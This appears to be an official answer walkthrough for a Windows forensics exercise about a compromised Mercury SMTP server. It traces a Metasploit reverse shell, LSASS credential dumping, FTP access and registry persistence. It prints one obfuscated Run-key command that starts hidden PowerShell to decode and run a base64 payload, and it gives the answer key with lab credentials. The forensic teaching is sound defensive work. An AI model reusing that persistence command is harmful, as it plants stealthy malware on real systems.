Official Walkthrough: Solving the Forensics Exercise

Overview

This walkthrough guides you through solving the forensic exercise • involving a Windows SMTP server exploitation. You will investigate privilege escalation, persistence mechanisms, and reverse shell activities by analyzing logs, memory dumps, and registry changes.

1-what is the name of the vulnerable smtp server?

I recommend first starting with the raw file (memory dump)
For this we will use volatility (https://volatilityfoundation.org/)
And to see the whole process we will use "windows.pslist.Pslis"

spython3 /home/roey/Downloads/volatility3/vol.py -f DESKTOP-EQSS1I1-20250130-083110.raw windows.pslist.PsList > pslist.txt

As you can see in the question the name of the process starts with M

So after we filter out the letter M
we get the result -----We can see only 3 process start with M
msedge.exe: Microsoft Edge browser
msdtc.exe: Microsoft Distributed Transaction
Coordinator,
mercury.exe: Mail Transport System
which can function as an SMTP

Ans-mercury.exe

```
cat pslist.txt | grep m
Volatility 3 Framework 2.14.0
PID
        PPID
                                 Offset(V)
                ImageFileName
                System 0×c387de87c080 139
312
                smss.exe
                                 0×c387e1aaa040
348
                dwm.exe 0×c387e2fbf180 16
1568
                MemCompression 0×c387e3216300
2636
                vm3dservice.ex
        636
                                 0×c387e37340c0
2660
        636
                vmtoolsd.exe
                                 0×c387e3740080
2900
        2636
                vm3dservice.ex
                                 0×c387e35a30c0
3156
        756
                WmiPrvSE.exe
                                 0×c387e386f080
3996
        636
                msdtc.exe
                                 0×c387e3b59080
3980
        508
                                 0×c387e4aed080
5364
        756
                RuntimeBroker.
                                 0×c387e4ed5080
5604
        756
                RuntimeBroker.
                                 0×c387e513c080
6116
        756
                RuntimeBroker.
                                 0×c387e2fc1080
488
        756
                RuntimeBroker.
                                 0×c387e4ed2080
3064
        3816
                vmtoolsd.exe
                                 0×c387e4ee1240
6312
        636
                SgrmBroker.exe
                                 0×c387e3d9b340
6744
        3816
                 nsedge.exe
                                 0×c387e4f9f080
2520
        6744
                                 0×c387e5f0f080
7440
        2520
                 sedge.exe
                                 0×c387e3e10080
5728
        2520
                 nsedge.exe
                                 0×c387e5d74080
7480
        2520
                 nsedge.exe
                                 0×c387e6387080
                                 0×c387e4fa0080
7612
        2520
                 nsedge.exe
3276
        756
                RuntimeBroker.
                                 0×c387e4f98080
6376
        3816
                cmd.exe 0×c387e36ee080 1
1004
        3816
                 ercury.exe
                                 0×c387e5603080
7840
        3816
                           c387e502b080 1
5812
        636
                Sysmon.exe
                                 0×c387e3d9a080
7236
                cmd.exe 0×c387e513e340 1
        3816
```

2- what is its PID?

You can see it in the previous picture.

Ans-1004

```
└─$ cat pslist.txt | grep m
Volatility 3 Framework 2.14.0
                 ImageFileName
                                 Offset(V)
PID
         PPID
        0
                         0×c387de87c080 139
                 Svstem
312
                                 0×c387e1aaa040
                 smss.exe
348
        564
                 dwm.exe 0×c387e2fbf180 16
1568
        4
                MemCompression 0×c387e3216300
2636
        636
                 vm3dservice.ex
                                 0×c387e37340c0
2660
        636
                 vmtoolsd.exe
                                 0×c387e3740080
2900
        2636
                 vm3dservice.ex
                                 0×c387e35a30c0
3156
                WmiPrvSE.exe
                                 0×c387e386f080
        756
3996
        636
                 msdtc.exe
                                 0×c387e3b59080
                                 0×c387e4aed080
3980
        508
5364
        756
                 RuntimeBroker.
                                 0×c387e4ed5080
        756
                 RuntimeBroker.
5604
                                 0×c387e513c080
6116
                                 0×c387e2fc1080
        756
                 RuntimeBroker.
488
        756
                 RuntimeBroker.
                                 0×c387e4ed2080
3064
        3816
                 vmtoolsd.exe
                                 0×c387e4ee1240
6312
        636
                 SgrmBroker.exe
                                 0×c387e3d9b340
6744
        3816
                 sedge.exe
                                 0×c387e4f9f080
2520
        6744
                                 0×c387e5f0f080
                 sedge.exe
7440
        2520
                                 0×c387e3e10080
5728
        2520
                 sedge.exe
                                 0×c387e5d74080
7480
        2520
                 sedge.exe
                                 0×c387e6387080
7612
        2520
                 nsedge.exe
                                 0×c387e4fa0080
3276
                 RuntimeBroker.
        756
                                 0×c387e4f98080
6376
        3816
                 cmd.exe 0×c387e36ee080 1
        3816
1004
                 mercury.exe
                                 0×c387e5603080
7840
        3816
                           c387e502b080 1
5812
        636
                 Sysmon.exe
                                 0×c387e3d9a080
7236
        3816
                 cmd.exe 0×c387e513e340
```

3-Can you find more processes related to mercury?

The first two columns indicate the PID and PPID. Filter for PID 1004 •

and search it in PPID

Ans-powershell.exe

```
$\frac{1004}{1004}$ 3816 mercury.exe 0\timesc387e5603080 6
7312 1004 powershell.exe 0\timesc387e555b080 0
```

4-the "mercury" has created a connection to a specific ip can you find it and the port

We use the command - windows.netstat.NetStat And filter for "mercury" and "powershell"

```
spython3 /home/roey/Downloads/volatility3/vol.py -f DESKTOP-EQSS1I1-20250130-083110.raw windows.netstat.NetStat > netstat.exe
   -(roey⊛roey)-[~/Desktop/roey fornsics]
       netstat.txt | grep -e mercury -e powershell
                                              192.168.47.132 4444
               TCPv4 192.168.47.145 24713
                                                                      ESTABLISHED
                                                                                      1004
                                                                                                             2025-01-30 08:14:33.000000 UTC
0×c387e4d75b50
               TCPv4 192.168.47.145 24736
                                              192.168.47.132 5555
                                                                      ESTABLISHED
                                                                                      6576
                                                                                                        .exe 2025-01-30 08:18:05.000000 UTC
0×c387e37e8e90 TCPv4 0.0.0.0 25
                                       0.0.0.0 0
                                                      LISTENING
                                                                      1004
                                                                                              2025-01-30 08:07:37.000000 UTC
                                                                                     .exe
```

5-Now can you find if there was another connection through the process you found in question 3 (ip and port)?

You can see it in the previous picture


Ans-192.168.47.132,5555

```
$\frac{\topsilon}{\topsilon}$ python3 \textit{home/roey/Downloads/volatility3/vol.py} -f \textit{DESKTOP-EQSS1I1-20250130-083110.raw} windows.netstat.NetStat > netstat.exe
  -(roey⊕ roey)-[~/Desktop/roey fornsics]
$ cat netstat.txt| grep -e mercury -e powershell
                 TCPv4 192.168.47.145 24713
                                                       192.168.47.132 4444
                                                                                   ESTABLISHED
                                                                                                               mercurv.exe
                                                                                                                                 2025-01-30 08:14:33.000000 UTC
0×c387e4d75b50
                           192.168.47.145 24736
                                                       192.168.47.132 5555
                                                                                                     6576
                                                                                                                          .exe 2025-01-30 08:18:05.000000 UTC
                                                                                   ESTABLISHED
0×c387e37e8e90 TCPv4 0.0.0.0 25
                                              0.0.0.0 0
                                                                LISTENING
                                                                                   1004
                                                                                                              2025-01-30 08:07:37.000000 UTC
                                                                                                    .exe
```

6-Can you find out which attack tool the attacker used?

Now we are going to investigate the SysmonLog We are looking for a connection that happened through "mercury" As we saw in the "raw" file We are only filtered for event id 3 which indicates Network connection detected We received 6 alerts only 3 of which are from mercury Look for DestinationPort: 4444(the reverse shell) look for "RuleName"


Ans-metasploit



7-What is the ProcessGuid that appears in the powershell connection

Leave the filter for network connection and search for powershell

Ans- a3bd57c0-35b9-679b-bc01-00000002600



8-What is the event id of the hushdump?


In the details of the previous answer, note SourceProcessId: 6576, Search for 6576, Which will show us everything the attacker did through the connection

In one of them we see Isass in the "TargetImage"

Attackers often target Isass.exe to extract credentials from system memory

because it contains sensitive data, like password hashes and security tokens. This technique is commonly associated with credential dumping attacks (e.g., using tools like Mimikatz).

Ans-8




9-what is the full path TargetObject in the Registry value set

for this one there is two options

1-you can find it in the SysmonLog filter for event id 13 (Registry value set) and search for 6576

Ans-HKU\S-1-5-21-3076537077-2267025316-4006280282- 1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\pOa0XJVC



9-what is the full path TargetObject in the Registry value set

2- you can look for the word "Run" in the compare registry file (i use cat registry | grep "Run")

(The capital letter R is necessary because otherwise we will get a lot of results that do not interest us)

You will notice it immediately.

```
└─$ cat compare.txt| grep "Run'
HKLM\SOFTWARE\Microsoft\Provisioning\FirstBootRun
HKLM\SOFTWARE\Microsoft\Provisioning\Sessions\VUEZ4A9nbEieHVw2.0\LastRunTime: "2024-06-25 06:35:28"
HKLM\SOFTWARE\Microsoft\Provisioning\Sessions\U98rAGPRkkeehYwe.0\LastRunTime: "2025-01-30 07:41:39"
HKLM\SOFTWARE\Microsoft\Provisioning\FirstBootRum\: 0×00000001
HKU\S-1-5-21-3076537077-2267025316-4006280282-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\<mark>Kum</mark>\pOa0XJVC: "%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System
Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKCU:Software\GzbgOklu').GetValue('14MKLFBk'))))""
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\LastMaintenanceRun: 7D B4 15 7A 50 72 DB 01
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\LastMaintenanceRun: 57 9A 93 61 EA 72 DB 01
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount: 5D 00 0A 00 00 00 00 00
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\<mark>Run</mark>Time\SecureTimeTickCount: 5A EF 40 00 00 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\<mark>Run</mark>Time\SecureTimeTickCount: 5D 00 0A 00 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount: 5A EF 40 00 00 00 00
  "LastBackgroundTaskRunDate": "2025-01-29T13:39:19Z"
  "LastBackgroundTask<mark>Rum</mark>Date":"2025-01-30T08:14:41Z"
  "LastBackgroundTaskRunDate":"2025-01-28T09:22:05Z",
  "LastBackgroundTask
                       mDate":"2025-01-30T07:48:36Z",
  "LastBackgroundTask
                       mDate":"2025-01-28T09:48:13Z"
  "LastBackgroundTask
                       unDate":"2025-01-30T07:48:37Z"
```

10-We are concerned that the attacker was able to decrypt the user hash and used it to connect to another server running on the system, What protocol?

Access the pcap file to filter the IP address of the attacked station and the attacker go to "statistics" -> "conversations"

You will see a lot of conversations that happened between the two addresses But if we look at the details we can see that most of the conversations were very short

So to find conversations that really interest us, you can save the data to a csv or json file, whichever is convenient for you

Then Filter out conversations with a "Duration" longer than 20

The result will reveal the two conversations we already know

And one more added (You can see pictures in the following slides.)

Ans-ftp (port 21)

PktMon.pcapng

:Mon.pcapng

	Info Leasth	Drotogal	Destination	Source	Ti
	Info Length			Source	Time
21 → 49924 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM [1					
Seq=1 Ack=1 Win=65536 Len=				192.168.47.132 10:28:11.7	
49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TC		TCP		192.168.47.132 10:28:11.7	
49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TC				192.168.47.132 10:28:11.7	
49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TC		TCP	192.168.47.145	192.168.47.132 10:28:11.7	09620 2025-01-30 3
49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TC	CP Dup ACK 33507#4] 60	TCP	192.168.47.145	192.168.47.132 10:28:11.7	09636 2025-01-30 3
49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TC	CP Dup ACK 33507#5] 60	TCP	192.168.47.145	192.168.47.132 10:28:11.7	09638 2025-01-30 3
Response: 220 Wing FTP Server ready (UNREGISTERE	D WING FTP SERVER) 115	FTP	192.168.47.132	192.168.47.145 10:28:11.7	09987 2025-01-30 3
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fa	ast Retransmission] 115	FTP	192.168.47.132	192.168.47.145 10:28:11.7	09988 2025-01-30 3
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fa	ast Retransmission] 115	FTP	192.168.47.132	192.168.47.145 10:28:11.7	09989 2025-01-30 3
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fa	ast Retransmission] 115	FTP	192.168.47.132	192.168.47.145 10:28:11.7	09989 2025-01-30 3
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fa	ast Retransmission] 115	FTP	192.168.47.132	192.168.47.145 10:28:11.7	09990 2025-01-30 3
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fa	ast Retransmission] 115	FTP	192.168.47.132	192.168.47.145 10:28:11.7	09990 2025-01-30 3
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fa	ast Retransmission] 115	FTP	192.168.47.132	192.168.47.145 10:28:11.7	09992 2025-01-30 3

Help Tools Wireless Telephony Statistics Analyze Capture Go View Edit Fi

2

	Help Tools	Wireless Telephony Statistics	Analyze Capture Go View Edit Fi
	Ctrl+Alt+Shift+C	Capture File Properties	
ip.addr == 192.168.47.145&&ip.addr==192.168.47.132		Resolved Addresses	×
^	er	Protocol Hierarchy	Time .N
21 → 49924 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM [TCP Retransmission] 6	Conversations		:28:11.709439 2025-01-30 33506
Seq=1 Ack=1 Win=65536 Len=0 [ACK] 21 → 49924 6		Endpoints	:28:11.709614 2025-01-30 33507
49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#1] 6		Packet Lengths	:28:11.709616 2025-01-30 33508
49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#2] 6		I/O Graphs	:28:11.709619 2025-01-30 33509
49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#3] 6 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#4] 6	4	Service Response Time	:28:11.709620 2025-01-30 33510 :28:11.709636 2025-01-30 33511
49924 → 21 [ACK] Seq=1 ACK=1 Win=65536 Len=0 [TCP Dup ACK 33507#4] 6 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#5] 6			:28:11.709638 2025-01-30 33512
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) 1		DHCP (BOOTP) Statistics	:28:11.709987 2025-01-30 33513
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 1		NetPerfMeter Statistics	:28:11.709988 2025-01-30 33514
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 1	LS	ONC-RPC Programs	:28:11.709989 2025-01-30 33515
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 1		29West	:28:11.709989 2025-01-30 33516
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 1		ANCP	:28:11.709990 2025-01-30 33517
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 1		BACnet	:28:11.709990 2025-01-30 33518
Response: 220 Wing FTP Server ready (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 1	=	Collectd	:28:11.709992 2025-01-30 33519
00 0c 29 e8 e7 ac 00 0c 29 fb 5f 83 08 00 45 00 ··)·····)····E· Frame 33513: 115	•	DNS	bits) on interface unknown, id 0
00 65 33 0a 40 00 80 06 00 00 c0 a8 2f 91 c0 a8 ·e3·@····/···		Flow Graph	ware e8:e7:ac (00:0c:29:e8:e7:ac)
2f 84 00 15 c3 04 a8 86 5d b4 09 bf fa 14 50 18 /·······]·····P·		HART-IP	2.168.47.145, Dst: 192.168.47.132
20 14 e0 bd 00 00 32 32 30 20 57 69 6e 67 20 46 ·····22 0 Wing F 54 50 20 53 65 72 76 65 72 20 72 65 61 64 79 2e TP Serve r ready. Tra 2e 2e 20 28 55 4e 52 45 47 49 53 54 45 52 45 44 (UNRE GISTERED	ns	HPFEEDS	t: 49924, Seq: 1, Ack: 1, Len: 61 File Transfer Protocol (FTP)

```
UDP · 1
              TCP · 1182
                            IPv4 · 1
                                                   Conversation Settings
    Address B Port A
                          Address A
                                                    Name resolution
192.168.47.145 49806 192.168.47.132
                                                   Absolute start time
192.168.47.145 49856
                     192.168.47.132
192.168.47.145 49892 192.168.47.132
                                                 Limit to display filter <
192.168.47.145 49902 192.168.47.132
192.168.47.145 49922 192.168.47.132
192.168.47.145 49924 192.168.47.132
192.168.47.145 49930 192.168.47.132
                                                       Copy
192.168.47.145 50190 192.168.47.132
192.168.47.145 50206 192.168.47.132
                                                            as CSV
192.168.47.145 50280 192.168.47.132
                                                           as YAML
192.168.47.145 50294 192.168.47.132
                                                           as JSON
192.168.47.145 50304 192.168.47.132
192.168.47.145 50306 192.168.47.132
                                                   Save data as raw
192.168.47.145 50338 192.168.47.132
                                                         Bluetooth
192.168.47.145 50384 192.168.47.132
                                                              BPv7
192.168.47.145 50398 192.168.47.132
                                                             DCCP
192.168.47.145 50510 192.168.47.132
                                                           Ethernet
192.168.47.145 50512 192.168.47.132
                                                                FC
192.168.47.145 50520 192.168.47.132
                                                              FDDI
192.168.47.145 50544 192.168.47.132
                                                        IEEE 802.11
192.168.47.145 50562 192.168.47.132
                                                       IEEE 802.15.4
192.168.47.145 50574 192.168.47.132
                                                                      ~
                                                              IPv4
192.168.47.145 50592 192.168.47.132
                                                               IPv6
192.168.47.145 50630 192.168.47.132
                                                               IPX
192.168.47.145 50672 192.168.47.132
                                                              JXTA
192.168.47.145 50706 192.168.47.132
192 168 47 145 50740 192 168 47 132
```

```
#!/usr/bin/env python3
import pandas as pd

# Load the CSV into a DataFrame
df = pd.read_json('wireshark.json')

# Filter rows where Duration > 20
filtered_df = df[df['Duration'] > 20]

# Output filtered results to a new json
filtered_df.to_json('filtered_output.json', orient='records', lines=True)

$ ./123.py wireshark.json
```

3

─\$ cat filtered_output.json {"Address A":"192.168.47.132","Port A":49924,"Address B":"192.168.47.145","Port <mark>B":21,</mark>"Packets":226,"Bytes":19162,"Stream ID":1216,"Total Packets":226,"Percent Filtered":100,"Packets A \u21 P2 B":114,"Bytes A \u2192 B":7098,"Packets B \u2192 A":112,"Bytes B \u2192 A":12064,"Rel Start":906.675053,"Duration":38.158726,"Bits\/s A \u2192 B":1488.0,"Bits\/s B \u2192 A":2529.0,"Flow S":17}


["Address A":"192.168.47.145","Port A":24713,"Address B":"192.168.47.132","Port B":4444,"Packets":6140,"Bytes":4318538,"Stream ID":2,"Total Packets":6140,"Percent Filtered":100,"Packets A \
1/2192 B":2720,"Bytes A \u2192 B":920456,"Packets B \u2192 A":3420,"Bytes B \u2192 A":3398082,"Rel Start":87.97979,"Duration":1079.579097,"Bits\/s A \u2192 B":6820.0,"Bits\/s B \u2192 A":251
30.0,"Flows":312}

["Address A":"192.168.47.145","Port A":24736,"Address B":"192.168.47.132","Port B":5555,"Packets":2760,"Bytes":2824886,"Stream ID":26,"Total Packets":2760,"Percent Filtered":100,"Packets A
\u2192 B":648,"Bytes A \u2192 B":134264,"Packets B \u2192 A":2112,"Bytes B \u2192 A":2690622,"Rel Start":300.185953,"Duration":838.051601,"Bits\/s A \u2192 B":1281.0,"Bits\/s B \u2192 A":25
\u2192 A":25

11-What is the username that the attacker managed to obtain


Go to the PCAP file and filter FTP. Right-click -> Follow -> TCP stream

Ans-dan




12-password

Ans-dandan



13-what is the name of the file the attacker upload via ftp

Ans-not_a_virus.exe




ID: T1136.001

"Adversaries may create a local account to maintain access to victim systems. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service."

Can you find the username?

in the security log filter event id 4720



Lessons Learned

Detection: Monitor event logs and Sysmon alerts for unauthorized process creation and network activities.

Memory Analysis: Use memory dumps to identify malicious processes and connections.

Registry Monitoring: Regularly check for unauthorized changes in registry startup keys.

Network Monitoring: Analyze packet captures to detect abnormal traffic patterns.